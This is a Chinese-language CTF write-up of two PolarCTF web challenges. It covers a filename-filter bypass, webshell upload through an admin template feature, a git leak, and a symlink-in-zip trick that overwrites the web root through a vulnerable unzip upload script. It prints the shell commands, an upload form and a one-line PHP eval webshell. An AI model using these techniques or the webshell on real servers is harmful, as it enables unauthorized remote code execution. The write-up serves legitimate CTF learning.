
就是当?action=admin就会进入这个分支,然后设置debug=add_template就会有一个添加模板的功能,分别传入模板名还有模板内容,同时会在模板名字后拼接一个php,这就可以写🐎进去
GET 文件上传尝试一下



有文件后缀检测,双写绕过


文件内容容base64编码绕过,然后蚁剑连接,找了一圈没找到flag,看到robots.txt

还有那两个php文件
如果不用蚁剑连接的话,需要根据robots.txt的提示想到文件包含,用蚁剑方便
狗黑子最后的起舞


扫描发现有一个login.php,尝试注册登入

这里看到有个ghzpolar目录,再扫一下

git泄露,发现一个gouheizi.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<?php if (isset ($_FILES ['file' ])) { $f = $_FILES ['file' ]; if ($f ['error' ] === UPLOAD_ERR_OK) { $dest = '/etc/' . time () . '_' . basename ($f ['name' ]); if (move_uploaded_file ($f ['tmp_name' ], $dest )) { $escapedDest = escapeshellarg ($dest ); exec ("unzip -o $escapedDest -d /etc/ 2>&1" ); if ($code !== 0 ) { exec ("unzip -o $escapedDest -d /etc/ 2>&1" ); } unlink ($dest ); echo "ghz" ; } } }
收前端上传的文件,将文件保存到服务器的 /etc/ 目录下,尝试用 unzip 命令解压该文件到 /etc/ 目录,解压完成后删除上传的文件,最后输出字符串 “ghz”,这里考察软链接,我们希望的的解压到/var/www/html目录下,-o 参数会覆盖已存在的文件 / 软链接,为后续覆盖软链接、写入 Webshell 提供条件,先传一个软链接
1
2
3
4
5
6
7
8
# 1. 创建软链接:test 指向 /var/www/html(Web根目录) ln -s /var/www/html test # 2. 打包软链接为zip(--symlinks 必须加,保留软链接属性) zip --symlinks test1.zip test # 验证:查看zip内是否包含软链接(输出含 lrwxrwxrwx 即为成功) unzip -l test1.zip
由于没有上传页面,我们需要自己上传
1
2
3
4
5
6
7
8
9
10
11
12
13
14

15
<!DOCTYPE html > <html lang ="en" > <head > <meta charset ="UTF-8" > <meta name ="viewport" content ="width=device-width, initial-scale=1.0" > <title > Document</title > </head > <body > <form action ="http://36a5ebc1-18d1-4556-b22b-903525cf44bd.www.polarctf.com:8090/ghzpolar/gouheizi.php" method ="POST" enctype ="multipart/form-data" > <input type ="file" name ="file" > <input type ="submit" name ="submit" > </form > </body > </html >
然后上传构造的zip
1
2
3
4
5
6
7
8
9
# 1. 先在本地创建test目录(和软链接同名),并写入一句话木马 mkdir test echo '<?php @eval($_POST["cmd"]);?>' > test/cmd.php # 2. 递归打包test目录(-r 保留目录结构) zip -r test1.zip test # 验证:zip内包含 test/cmd.php(路径对应 /tmp/test/cmd.php = /var/www/html/cmd.php) unzip -l test1.zip
总结 这次的比赛就是平台有点问题,其他的没啥。继续加油👍👍👍




 这里可能是格式问题,看的行号不一样,最后flag